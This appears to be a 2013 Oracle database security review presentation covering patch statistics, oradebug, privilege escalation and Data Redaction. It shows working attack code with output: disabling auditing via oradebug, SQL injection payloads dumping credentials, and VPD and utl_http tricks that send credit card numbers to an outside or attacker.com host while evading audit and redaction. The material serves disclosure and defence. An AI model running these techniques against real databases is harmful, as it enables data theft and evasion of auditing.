Best of Oracle Security 2013

What happened in 2013

Agenda

- Recapitulation 2012
- January 2013 - October 2013
- Q&A

Recapitulation 2012/2011

Oradebug

- Undocumented function in Oracle
- Details published in 2011 (Hacktivity 2011*)
- Allows to run OS commands
- Allows to disables normal and SYS Auditing
- Can't be audited
- Platform independent solution without poke added

Fixed in 11.2.0.3 One-Off-Patch/ 11.2.0.4+/12.1.0.1

* http://soonerorlater.hu/download/hacktivity_lt_2011_en.pdf

Disable Oracle Auditing

```
SQL> oradebug setmypid

Statement processed.

SQL> oradebug setvar sga kzaflg_ 0

BEFORE: [1492F4EC0, 1492F4EC4) = 00000001

AFTER:  [1492F4EC0, 1492F4EC4) = 00000000
```

Oradebug - How to disable

- Parameter _fifteenth_spare_parameter allows to disable oradebug
  —— extract from the read me.txt of the patch file————————
  ## _fifteenth_spare_parameter can be set to "all", "restricted" or "none"
  ## "all" disables execution of all oradebug commands, "restricted" disables
  ## execution of restricted oradebug commands, "none" (default) allows execution
  ## of oradebug commands.
  —— extract from the read me.txt ————————

- By default, oradebug is enabled (=auditing can be disabled)

- Available in 11.2.0.4 and 12.1.0.1+

- 11.2.0.3 still requires a security patch (15805002, 15808245, 16177780)

2013 - The Good, The Bad, The Ugly

The good I

Lowest number of vulnerabilities in Oracle database ever

- Only 13 findings in 2013 (2012: 17, 2011: 29, 2010: 31)
- 7 remote exploitable bugs (2012: 8, 2011: 5)

- January 2013 CPU (1 Vulnerabilities – 0 remote)
- April 2013 CPU (4 Vulnerabilities – 4 remote)
- July 2013 CPU (6 Vulnerabilities – 1 remote)
- October 2013 CPU (2 Vulnerabilities – 2 remote)

The good II

Since July 2013 the TNS network encryption can be used for FREE *. TNS network encryption is no longer part of the Advanced Security Option (ASO).

Oracle**

„Network encryption (native network encryption and SSL/TLS) and strong authentication services (Kerberos, PKI, and RADIUS) are no longer part of Oracle Advanced Security and are available in all licensed editions of all supported releases of the Oracle database. To remediate this security vulnerability, customers should configure network encryption in their clients and servers to protect sensitive data sent over untrusted networks. Refer to http://docs.oracle.com/cd/E11882_01/license.112/e47877/options.htm#CIHFDJDG - "Oracle Advanced Security section" of "Oracle Database Licensing Information 11g Release 2 (11.2)" for details of this licensing change.“

* http://docs.oracle.com/cd/E11882_01/license.112/e47877/options.htm#DBLIC143
** http://www.oracle.com/technetwork/topics/security/cpuoct2013-1899837.html

The good III

oradebug issue fixed

The bad

Oracle

- Instead of fixing security vulnerability CVE-2013-5771 (XML Parser) in Oracle 10.2, Oracle was waiting until 10.2 became unsupported.
- Fix for oradebug was hidden and never announced by Oracle. The main reason was that the oradebug was never handled as a security bug. That's why the fix was never part of the quarterly Oracle CPU
- Implementation and documentation of Oracle Data Redaction
- License policy for Privilege Analysis feature

The ugly

This year there was nothing really ugly… (from my perspective)

2013

January 2013

- Oracle CPU January 2013 *
- Revoking RESOURCE role on 11gR2 resets all QUOTA previously granted

January 2013 CPU*

- 1 security fixes (not remote exploitable)
- Spatial

* http://www.oracle.com/technetwork/topics/security/cpujan2013-1515902.html

February 2013

- nothing special happened

March 2013

- nothing special happened

April 2013

- Oracle CPU April 2013 *
- Whitepaper „Oracle Privilege Escalation“ *

* http://www.oracle.com/technetwork/topics/security/cpuapr2013-1899555.html
** http://ora-600.pl/art/oracle_privilege_escalation.pdf

Whitepaper „Oracle Privilege Escalation“

- Case 1 - execute any procedure and create any procedure
- Case 2 - create any trigger
- Case 3 - create any index
- Case 4 - analyze any
- Case 5 - from DBA to SYSDBA

Whitepaper „Oracle Privilege Escalation“

DEMO

April 2013 CPU*

- 4 security fixes (4 remote exploitable)
- Workload Manager (Oracle invented a new component name!!!)
- Application Express
- Network Layer (2x)

* * http://www.oracle.com/technetwork/topics/security/cpuapr2013-1899555.html

May 2013

- Wie sicher sind Database links?*

* http://www.trivadis.com/uploads/tx_cabagdownloadarea/05-01-2013_Wie_sicher_sind_Database_Links.pdf

June 2013

- Fast exploitation method of #sqli in #Oracle using 'listagg', 'xmlagg' and 'stragg' functions*
- Presentation "Oracle Database 12 - New Security Feature" by Stefan Oehrli released
- Oracle 12.1.0.1 released

** https://twitter.com/dsrbr/status/342132003270959104/photo/1

Fast exploitation method of #sqli in #Oracle using 'listagg', 'xmlagg' and 'stragg' functions**

```
SQL> select * from users;

        ID LOGIN                PASS
---------- -------------------- --------------------
         1 admin                P@ssw0rd
         2 root                 Qwerty1
         3 test                 test123

SQL> select * from news where id=-1 union select null,listagg(login||':'||pass,', ') within group (order by login) from users;

        ID
----------
NEWS
--------------------------------------------------------------------------------

admin:P@ssw0rd, root:Qwerty1, test:test123

SQL> select * from news where id=-1 union select null,xmlagg(xmlelement("user",login||':'||pass) order by login).getStringVal() from users;

        ID
----------
NEWS
--------------------------------------------------------------------------------

<user>admin:P@ssw0rd</user><user>root:Qwerty1</user><user>test:test123</user>

SQL> select * from news where id=-1 union select null,stragg(login||':'||pass||', ') from users;

        ID
----------
NEWS
--------------------------------------------------------------------------------

admin:P@ssw0rd, root:Qwerty1, test:test123,

SQL>
```

July 2013

- Oracle CPU July 2013 *
- New underscore parameter_sys_logon_delay**
- Blog entry by Kerry Osborne "SQL Translation Framework“ ***

* http://www.oracle.com/technetwork/topics/security/cpujul2012-392727.html
** http://www.oracleforensics.com/wordpress/index.php/2013/07/11/_sys_logon_delay/
*** http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

July 2013 CPU*

- 6 security fixes (1 remote exploitable)
- XML Parser
- Network Layer
- Oracle Executable (2x)
- Core RDBMS (2x)

* http://www.oracle.com/technetwork/topics/security/cpujuly2013-1899826.html

New underscore parameter_sys_logon_delay*

- New parameter _sys_logon_delay to delay wrong SYSDBA logins

* * http://www.oracleforensics.com/wordpress/index.php/2013/07/11/_sys_logon_delay/

Bypass Auditing using VPD

- With VPD it is possible to blame someone else for retrieving sensitive information
- By attaching a specially VPD rule crafted to a table, this table is executed and retrieves data from a table. This data is sent via utl_http or HTTPURIType to an external site.
- The audit statement itself shows only the statement without the VPD clause

Bypass Auditing using VPD

- Insert graphics

Bypass Auditing using VPD


```
CREATE OR REPLACE FUNCTION HIDE_SECRET(p_schema IN VARCHAR2,p_object IN VARCHAR2)
   RETURN VARCHAR2
   AS
   BEGIN
   RETURN ' length(utl_http.request(''http://192.168.2.232:5560/''||CC)) >1';
   END;
/


BEGIN
 DBMS_RLS.add_policy (object_schema => 'CC', object_name => 'CC', policy_name =>
'SECRECY', policy_function => 'HIDE_SECRET');
 END;
/

exec DBMS_FGA.ADD_POLICY(object_schema => 'CC', object_name   => 'CC',policy_name
=> 'chk_cc1', audit_condition => 'length(cc)>0 ', audit_column => 'cc',
statement_types => 'insert,update,delete,select');

192.168.2.232 - - [17/Dec/2007:00:44:43 +0100] "GET /5450570115288876 HTTP/1.1" 404 140
192.168.2.232 - - [17/Dec/2007:00:44:43 +0100] "GET /5426401142433858 HTTP/1.1" 404 140
192.168.2.232 - - [17/Dec/2007:00:44:43 +0100] "GET /5480066461420654 HTTP/1.1" 404 140
192.168.2.232 - - [17/Dec/2007:00:44:43 +0100] "GET /5407320541054524 HTTP/1.1" 404 140
```

"SQL Translation Framework“ *

- SQL Translation Framework erlaubt das transparente Ersetzen von SQL Befehlen, ohne dass das beim Ausführen des SQL Statements sichtbar ist
- Sehr mächtige, aber auch gefährliche Möglichkeit, Anwendungen zu verbessern.

* * http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

SQL Translation Framework

- exec dbms_sql_translator.create_profile('FOO');
- exec dbms_sql_translator.register_sql_translation('FOO','select count(*) from hr.countries','select count(*) from hr.jobs');
- alter session set sql_translation_profile = FOO;
- select count(*) from hr.countries;

  19
- select /*+ fix_wrong_results */ count(*) from hr.countries;

  25

* http://kerryosborne.oracle-guy.com/2013/07/sql-translation-framework/

SQL Translation Framework

- Angriffe
  - Umgehen von netzwerkbasierten Sicherheitslösung (Guardium/ Imperva)
  - Benutzern andere Befehle unterschieben (Oracle auditiert zwar das richtige, der Endanwender hat jedoch keine Chance das zu sehen
  - Ähnlich wie VPD kann man ohne Wissen des Abfragenden, Informationen an andere Kanäle schicken (`and 1=utl_http.request('http://www.attacker.com/'||creditcard)`)

August 2013

- Oracle 11.2.0.4 released (bugfixes for 1000s bugs)

September 2013

- DOAG Sig Security
  - Focus on Oracle 12c Security

Oracle 12c from the attackers perspective

- What is still working in 12c
- New possibilities

What is still working in 12c

- What Hacker tricks are still working
  - OS
  - File Systemen
  - Network
  - Privilege Escalation

Oracle Data Redaction

Oracle data redaction* is a new Oracle 12.1 feature which was backported to Oracle 11.2.0.4 and requires the Advanced Security Option (ASO).

Data redaction allows to obfuscate/hide data on the fly without modifying the base data from the table/ view. The implementation is similar to the VPF/FGA concept.

* http://www.oracle.com/technetwork/database/options/advanced-security/advanced-security-wp-12c-1896139.pdf

Oracle Data Redaction

Oracle Data Redaction* enables you to mask (redact) data that is returned from queries issued by low-privileged users or applications. You can redact column data by using one of the following methods:

- **Full redaction.** You redact all of the contents of the column data. The redacted value returned to the querying user depends on the data type of the column. For example, columns of the NUMBER data type are redacted with a zero (0), and character data types are redacted with a blank space.
- **Partial redaction.** You redact a portion of the column data. For example, you can redact most of a Social Security number with asterisks (*), except for the last 4 digits.

* http://docs.oracle.com/cd/E16655_01/network.121/e17729/redaction.htm

Oracle Data Redaction

- **Regular expressions.** You can use regular expressions to look for patterns of data to redact. For example, you can use regular expressions to redact email addresses, which can have varying character lengths. It is designed for use with character data only.

- **Random redaction.** The redacted data presented to the querying user appears as randomly generated values each time it is displayed, depending on the data type of the column.

- **No redaction.** This option enables you to test the internal operation of your redaction policies, with no effect on the results of queries against tables with policies defined on them. You can use this option to test the redaction policy definitions before applying them to a production environment.

Oracle Data Redaction

Who Can Create Oracle Data Redaction Policies?

To create redaction policies, you must have the EXECUTE privilege on the DBMS_REDACT PL/SQL package. You do not need any privileges to access the underlying tables or views that will be protected by the policy.

When to Use Oracle Data Redaction

Use Oracle Data Redaction when you must disguise sensitive data that your applications and users must access. Data Redaction enables you to easily disguise the data using several different redaction styles.

Oracle Data Redaction is ideal for situations in which you must redact specific characters out of the result set of queries of Personally Identifiable Information (PII) returned to certain users. For example, you may want to present a U.S. Social Security number that ends with the numbers 4320 as ***-**-4320.

Bypass Oracle Data Redaction

DEMO

Testcase*

http://www.muniqsoft.de/tipps/oracle-neuerungen-zu/12c-release-1/daten-maskieren-redaction.htm

Testcase

```
connect / as sysdba

SQL> grant connect,resource to scott identified by scott;

SQL> CREATE TABLE scott.credit_card(cust_name VARCHAR2(64), card_id
VARCHAR2(64));

SQL> INSERT INTO scott.credit_card VALUES ('Marco','1234-1234-1234-1234');

SQL> INSERT INTO scott.credit_card VALUES ('Hans','5678-5678-5678-5678');

SQL> commit;


SQL> GRANT EXECUTE ON DBMS_REDACT TO scott;

SQL> GRANT EXEMPT REDACTION POLICY TO chef;
```

Testcase


```
BEGIN

   DBMS_REDACT.ADD_POLICY(
          OBJECT_SCHEMA => 'SCOTT',
            OBJECT_NAME => 'CREDIT_CARD',
            COLUMN_NAME => 'CARD_ID',
            POLICY_NAME => 'MASK_CREDIT_CARD_CARD_ID',
          FUNCTION_TYPE => DBMS_REDACT.REGEXP,
             EXPRESSION => '1=1',
         REGEXP_PATTERN => '(\d{4})-(\d{4})-(\d{4})-(\d{4})',
  REGEXP_REPLACE_STRING => 'XXX-XX-\3',
        REGEXP_POSITION => 1,
     REGEXP_OCCURRENCE => 0,
REGEXP_MATCH_PARAMETER => 'ic');

END;
/
```

Testcase

conn scott/scott

SQL> SELECT * FROM scott.credit_card;


Marco	**XXX-XX-1234**
Hans	**XXX-XX-5678**



Bypass Oracle Data Redaction (Error Based)

Testcase

```
SQL> select * from scott.credit_card where
1=ordsys.ord_dicom.getmappingxpath((card_id),user,user);

ERROR at line 1:

ORA-53044: invalid tag: 1234-1234-1234-1234
ORA-06512: at "ORDSYS.ORDERROR", line 5
ORA-06512: at "ORDSYS.ORD_DICOM_ADMIN_PRV", line 1394
ORA-06512: at "ORDSYS.ORD_DICOM_ADMIN_PRV", line 479
ORA-06512: at "ORDSYS.ORD_DICOM_ADMIN_PRV", line 8232
ORA-06512: at "ORDSYS.ORD_DICOM", line 756
ORA-06512: at line 1
```



Bypass Oracle Data Redaction (HTTP Based)

Testcase

(data in select is obfuscated)

```
select utl_http.request('http://192.168.2.102:8080/'||card_id)
from credit_card
```

```
==> result is obfuscated
-------- output from access.log ------------

192.168.2.101 - - [13/Sep/2013:15:15:13 Central Europe Daylight
Time] "GET /XXX-XX-1234 HTTP/1.1" 404 35 - -

192.168.2.101 - - [13/Sep/2013:15:15:13 Central Europe Daylight
Time] "GET /XXX-XX-5678 HTTP/1.1" 404 35 - -

-------- output from access.log ------------
```

Testcase
(data in where clause is unobfuscated)

```
select * from credit_card where 1=length(utl_http.request('http://
192.168.2.102:8080/'||card_id));

==> bypassing the obfuscation because the utl_http.request is
located in the where clause



-------- output from access.log ------------

192.168.2.101 - - [13/Sep/2013:15:19:20 Central Europe Daylight
Time] "GET /1234-1234-1234-1234 HTTP/1.1" 404 35 - -

192.168.2.101 - - [13/Sep/2013:15:19:20 Central Europe Daylight
Time] "GET /5678-5678-5678-5678 HTTP/1.1" 404 35 - -

-------- output from access.log ------------
```

Oracle Security Alerts

We do not redact values going to the where clause, because it would break applications. If someone wants all the values in the result set and where clause to be redacted, the way to do this would be to define a view and grant select on that view, as opposed to the underlying table.

We cover the limitations of redaction in the Chapter 11 of the Database Advanced Security Guide 12c.

So, the feature is working as designed. We plan to make the documentation more clear.

We will close this issue as not a bug. Please let us know by Oct 8th if you have any concerns with this resolution.

October 2013

- Oracle CPU October 2013 *

October 2013 CPU*


- 2 security fixes (2 remote exploitable)
- Core RDBMS
- XML Parser (not fixed in 10.2, no fix for supported 11.2 versions needed)

* * http://www.oracle.com/technetwork/topics/security/cpuoct2013-1899837.html

November 2013

- DOAG 2013

Summary



- Not to bad for Oracle (Oracle)
- Java is still security nightmare
- Easy SQL Injection bugs in PL/SQL are nearly gone. Researcher are looking for more complicated bugs.

Thank you

- Contact:

Red-Database-Security GmbH

Bliesstr. 16

D-.66538 Neunkirchen

Germany